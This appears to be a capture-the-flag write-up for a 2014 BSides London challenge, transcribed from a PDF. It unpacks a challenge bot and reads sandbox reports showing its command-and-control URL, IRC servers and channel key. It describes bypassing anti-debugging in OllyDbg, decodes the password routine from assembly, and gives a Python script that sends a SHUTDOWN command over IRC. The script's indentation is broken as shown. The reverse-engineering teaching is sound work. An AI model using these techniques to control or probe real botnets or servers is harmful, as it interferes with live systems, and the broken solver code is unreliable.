Mission 1: The Bot Hunter

Mission:
Interpol have asked the BSidesLondon Unhackable Mission Force to penetrate and shut down a notorious botnet. Our only clue is a recovered bot executable which we hope can be reverse engineered.

Briefing:
http://www.securitybsides.org.uk/challenge2014/1/Mission1.pdf

Download (BOT File):
http://www.securitybsides.org.uk/challenge2014/1/bot.zip

=== Go!

We have downloaded the exe file and then analyze some strings inside.
First we notice a suspect URL (http://ghowen.me/malfor/cnc.php?id=) with some appended text, maybe USer-Agent String:

$ strings bot.exe
...
km($i
AppleMachttp
://ghowen.me/malfor/cnc.php?id=


Another strings to guess that maybe the malware is trying to connect to some IRC server (193.163.220.3)

irc.efjlswepipe?193.163h.220.3HCNFJT@6W_Y{l

Next step, notice the file is packed with UPX, so let's unpack it.

imac:Downloads pedro$ strings bot.exe |grep UPX

UPX0
UPX1
UPX!



* Time for unpacking with UPX

Analyse both files with Anubis online service

original file:
https://anubis.iseclab.org/?action=result&task_id=1d9964732625b00a45d7da257b7446aa1&format=txt

unpacked file:
https://anubis.iseclab.org/?action=result&task_id=10dbc50722223ef64b13fb253c541c29a

Our first file bot.exe 28k has been analyze with anubis, an excellent online service to get most of information and get a previous analysis. We can see that we suspect in bold letters:

```
[########################################################################]
    Analysis Report for bot.exe
                  MD5: f6ea10f719885fbcfb6743724faa94f7
[########################################################################]

    Table of Contents

 General information
 bot.exe
  a) Registry Activities
  b) File Activities
  c) Network Activities


    1. General Information
    Information about Anubis' invocation
```

```
        Time needed:        246 s
        Report created:     02/13/14, 12:41:19 UTC
        Termination reason: Timeout
        Program version:    1.76.3886

[============================================================================]
    Global Network Activities
[============================================================================]
[=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=]
    Unknown TCP Traffic:
[=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=]
        From ANUBIS:1031 to 192.168.0.1:53
             State: [ Normal establishment and termination ],
             Outbound Bytes: [ 33 ], Inbound Bytes: [ 542 ]
             Data sent:

001f ddc4 0100 0001 0000 0000 0000 0369    ...............i
7263 0565 666e 6574 036e 6574 0000 0100    rc.efnet.net....
01                                         .
             Data received:

021c ddc4 8180 0001 0012 000d 0000 0369    ...............i
7263 0565 666e 6574 036e 6574 0000 0100    rc.efnet.net....
01c0 0c00 0100 0100 000e 1000 044d 4365    .............MCe
65c0 0c00 0100 0100 000e 1000 048d d5ee    e...............
fcc0 0c00 0100 0100 000e 1000 04c1 a3dc    ................
03c0 0c00 0100 0100 000e 1000 04c2 6d81    ..............m.
dcc0 0c00 0100 0100 000e 1000 04c3 8cca    ................
8ec0 0c00 0100 0100 000e 1000 04c6 03a0    ................
03c0 0c00 0100 0100 000e 1000 04c6 2f63    ............../c
63c0 0c00 0100 0100 000e 1000 04c6 fc90    c...............
02c0 0c00 0100 0100 000e 1000 04cd bcea    ................
79c0 0c00 0100 0100 000e 1000 04cd d291    y...............
03c0 0c00 0100 0100 000e 1000 04d0 3328    ..............3(
02c0 0c00 0100 0100 000e 1000 04d1 f9f9    ................
7ec0 0c00 0100 0100 000e 1000 04d9 1121    ~..............!
0ac0 0c00 0100 0100 000e 1000 0408 07e9    ................
e9c0 0c00 0100 0100 000e 1000 0440 ed22    .............@."
96c0 0c00 0100 0100 000e 1000 0442 e1e1    .............B..
e1c0 0c00 0100 0100 000e 1000 0443 d2ea    .............C..
12c0 0c00 0100 0100 000e 1000 0445 10ac    .............E..
02c0 1600 0200 0100 0082 7200 1101 620c    ..........r...b.
6774 6c64 2d73 6572 7665 7273 c016 c016    gtld-servers....
0002 0001 0000 8272 0004 016b c14d c016    .......r...k.M..
0002 0001 0000 8272 0004 0163 c14d c016    .......r...c.M..
0002 0001 0000 8272 0004 0161 c14d c016    .......r...a.M..
0002 0001 0000 8272 0004 0167 c14d c016    .......r...g.M..
0002 0001 0000 8272 0004 016a c14d c016    .......r...j.M..
0002 0001 0000 8272 0004 0165 c14d c016    .......r...e.M..
0002 0001 0000 8272 0004 016c c14d c016    .......r...l.M..
0002 0001 0000 8272 0004 0166 c14d c016    .......r...f.M..
0002 0001 0000 8272 0004 0168 c14d c016    .......r...h.M..
0002 0001 0000 8272 0004 016d c14d c016    .......r...m.M..
0002 0001 0000 8272 0004 0169 c14d c016    .......r...i.M..
0002 0001 0000 8272 0004 0164 c14d         .......r...d.M
```

2.c) bot.exe - **Network Activities**

DNS Queries:

Name: [ghowen.me], Query Type: [DNS_TYPE_A],
Query Result: [109.109.239.243], Successful: [YES], Protocol: [udp]
Name: [irc.efnet.fr], Query Type: [DNS_TYPE_A],
Query Result: [194.126.217.2], Successful: [YES], Protocol: [udp]
Name: [irc.swepipe.se], Query Type: [DNS_TYPE_A],
Query Result: [88.80.5.41], Successful: [YES], Protocol: [udp]
Name: [irc.efnet.net], Query Type: [DNS_TYPE_A],
Query Result: [141.213.238.252 193.163.220.3 194.109.129.220 195.140.202.142 198.3.160.3 198.47.99.99 198.252.144.2 205.188.234.121 205.210.145.3 208.51.40.2 209.249.249.126 217.17.33.10 8.7.233.233 64.237.34.150 66.225.225.225 67.210.234.18 69.16.172.2 77.67.101.101 77.67.101.101 141.213.238.252 193.163.220.3 194.109.129.220 195.140.202.142 198.3.160.3 198.47.99.99 198.252.144.2 205.188.234.121 205.210.145.3 208.51.40.2 209.249.249.126 217.17.33.10 8.7.233.233 64.237.34.150 66.225.225.225 67.210.234.18 69.16.172.2], **Successful: [YES], Protocol: [udp]**

HTTP Conversations:
From ANUBIS:1028 to 109.109.239.243:80 - [**ghowen.me**]
Request: [**GET /malfor/cnc.php?id=pc&uid=Administrator**], Response: [200 "OK"]

TCP Connection Attempts:
From ANUBIS:1029 to 194.126.217.2:6667
From ANUBIS:1030 to 88.80.5.41:6667
From ANUBIS:1032 to 77.67.101.101:6667

The second file, interesting parts:

Analysis Report for bot.exe
MD5: 4688e6e6e5942294a5d2a6e5aad7d0e78a

Table of Contents

1. General Information
[##]


Information about Anubis' invocation
Time needed: 248 s
Report created: 02/13/14, 16:04:36 UTC
Termination reason: Timeout
Program version: 1.76.3886

```
[##############################################################################]
    2. bot.exe
[##############################################################################]

    General information about this executable
        Analysis Reason: Primary Analysis Subject
        Filename:        bot.exe
        MD5:             4688e6e5942294a5d2a6e5aad7d0e78a
        SHA-1:           878138a0641e31744e03969efcec000aa3b3b0f3
        File Size:       65536 Bytes
        Command Line:    "C:\bot.exe"
        Process-status
        at analysis end: alive
        Exit Code:       0

[=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=]
    IRC Conversations:
[=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=]
        From ANUBIS:1029 to 194.126.217.2:6667
             Nick: [ uop102 ]
             Username: [ uop102 ]
             Joined Channel: [ #malfor-oz bubblegum ]
             Channel Topic for Channel [ #malfor-oz ]: [ Resistance is futile ]
             Private Message to User [ uop102 ]: [ VERSION ]
        From ANUBIS:1030 to 88.80.5.41:6667
             Nick: [ uop230 ]
             Username: [ uop230 ]
             Joined Channel: [ #malfor-oz bubblegum ]
             Channel Topic for Channel [ #malfor-oz ]: [ Resistance is futile ]
```


Viewing network trace we can join into IRC channel with key **bubblegum.** This the password is plaintext visible on binary too. So the first impression is infected binary doing IRC operations joining bots to the #malfor-oz IRC channel:

Server: irc.swepipe.se & irc.efnet.fr
…
MODE uop230 +i
JOIN #malfor-oz **bubblegum**
MODE #malfor-oz +k bubblegum
TOPIC #malfor-oz :Resistance is futile

We can join now on #malfor-oz channel and debug binary with OllyDbg 1.0.
First step in the binary is bypass the **isDebuggerPresent** technique used to avoid debug over it.




This can be achieved in several ways, we can fill with NOPs carefully to bypass it and setting breaks or just install **isDebuggerPresent plugin** to bypass it.



So now we are ready to debug the last and interesting part of the binary making interactive with IRC channel to discover how is possible to shutdown the entire botnet. First in the binary we analyze the code to see **PRIVMSG**, **SHUTDOWN** and some interesting IRC communication strings. We have see that is possible to rip a probably password mechanism from the memory.

Need to do some reversing to realize what crypto-mechanism is involved.
So, the command to shutdown is SHUTDOWN+PASSWORD., and username is a part of this crypto mechanism with the key **'iamborg'**

We try 'SHUTDOWN TEST' to see what happens and server replies with "wrong pw" and 'SHUTDOWN iamborg' as "so close yet so far... wrong pw!".



The password is created on this ASM loop and looks very similar to a vignere-key cipher. We can READ password from memory and try to understand the crypto mechanism. Anyway, password is generated with username and in ASM looks like this part:

```
004014EB  |> 8BC3            /MOV EAX,EBX
004014ED  |. 99              |CDQ
004014EE  |. F7FE            |IDIV ESI                        === > char nick=inc %
len(nick)
004014F0  |. 8B45 08         |MOV EAX,DWORD PTR SS:[EBP+8]    === > NICK LOADED
004014F3  |. 6A 1A           |PUSH 1A
004014F5  |. 0FBE3402        |MOVSX ESI,BYTE PTR DS:[EDX+EAX] ===> Nick char
004014F9  |. 8BC3            |MOV EAX,EBX
004014FB  |. 99              |CDQ
004014FC  |. F7F9            |IDIV ECX                        === > KEY char = inc %
len(key)
004014FE  |. 8B45 0C         |MOV EAX,DWORD PTR SS:[EBP+C]    === > KEY is 'iamborg'
00401501  |. 59              |POP ECX
00401502  |. 0FBE0402        |MOVSX EAX,BYTE PTR DS:[EDX+EAX] ===> key char
00401506  |. 03C6            |ADD EAX,ESI                     ===> ADD
00401508  |. 99              |CDQ
00401509  |. F7F9            |IDIV ECX                        ===> %26
0040150B  |. 8B75 F8         |MOV ESI,DWORD PTR SS:[EBP-8]
0040150E  |. 8B4D FC         |MOV ECX,DWORD PTR SS:[EBP-4]
00401511  |. 80C2 41         |ADD DL,41                       ===> ADD 0x41
00401514  |. 88941D F8FEFFF>|MOV BYTE PTR SS:[EBP+EBX-108],DL
0040151B  |. 43              |INC EBX                         ===> INC inc
0040151C  |. 3BDF            |CMP EBX,EDI                     ===> CMP
0040151E  |.^7C CB           \JL SHORT bot.004014EB
00401520  |> 8D85 F8FEFFFF   LEA EAX,DWORD PTR SS:[EBP-108]  ===> READ password in memory
```

Automate the task: Solver in Python.

Now that we are understand the mechanism have to develop some auto-shutdown python solver for any user (restrict to 7 chars like key :))

=== **botnet_solver.py**

```
 #!/usr/bin/python

from math import *
import sys
import struct
import socket
import string
import time

#challenge
channel='#malfor-russia'
channel_key = 'bubblegum'
nickname = sys.argv[1]
key = 'iamborg'
password=''

#bot irc
HOST="irc.swepipe.se"
PORT=6667
IDENT='tunelko'
REALNAME='Dummy'

# Limit size of nickname due key len. Only 7 chars, enough.
if (len(nickname)<7):
        print 'Error: Nickname must be greater than %i chars' %(len(nickname))
        exit(0)

if (len(nickname)>7):
        print 'Error: Nickname must be lower than %i chars'%(len(nickname))
        exit(0)

for posx, nickchar in enumerate(nickname):
        n = ord(nickchar)
        #print 'We need pos #',posx, nickchar

        for posy, keychar in enumerate(key):
                k = ord(keychar)
                x = ((k+n) % 26) + 0x41

                if(posx==0):
                        if(keychar=='i'):
                                password +=chr(x)
                elif(posx==1):
                        if(keychar=='a'):
                                password +=chr(x)
                elif(posx==2):
```

```
                        if(keychar=='m'):
                                password +=chr(x)
                elif(posx==3):
                        if(keychar=='b'):
                                password +=chr(x)
                elif(posx==4):
                        if(keychar=='o'):
                                password +=chr(x)
                elif(posx==5):
                        if(keychar=='r'):
                                password +=chr(x)
                elif(posx==6):
                        if(keychar=='g'):
                                password +=chr(x)
                else:
                        print ''


print 'Connecting ... SHUTDOWN' , password
message = 'SHUTDOWN '
message += password


s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send("NICK %s\r\n" % nickname)
s.send("USER %s %s Imborg for the real work:%s\r\n" % (IDENT, HOST, REALNAME))


while 1:

        buff=s.recv(1024)

        print buff


        if buff.find('PING') != -1:
          s.send('PONG ' + buff.split()[1] + '\r\n')

    s.send("JOIN %s %s \r\n" % (channel, channel_key))
    s.send("PRIVMSG %s :%s \r\n" % (channel,message))
    s.send ("PART %s\r\n" %(channel))
  #s.send('QUIT bye\r\n')
```

So the shutdown command for **tunelko** IRC nickname is "**SHUTDOWN NGLRLNG"** and with this solver we can automate the task for any user with a seven chars given nickname.

```
[11:08]  uopllll bingo - botnet shutting down
[11:08]        * uopllll se ha marchado (Quit: Botnet shutdown)
```

<botmstr> well done :-)
<tunelkop> :)
<tunelkop> very interesting
<tunelkop> nice challenge
<botmstr> glad you enjoyed it!

=== Comments

- Thank you all for this interesting challenge.
- The channel change with a city suffix (-russia,-japan...) and we can notice in the binary file.

*** 2014, February 14**: they have prepare a 'flux' to change yesterday's bot channel so channel is now **#malfor-japan**.

*** 2014, February 15**: **#malfor-russia**.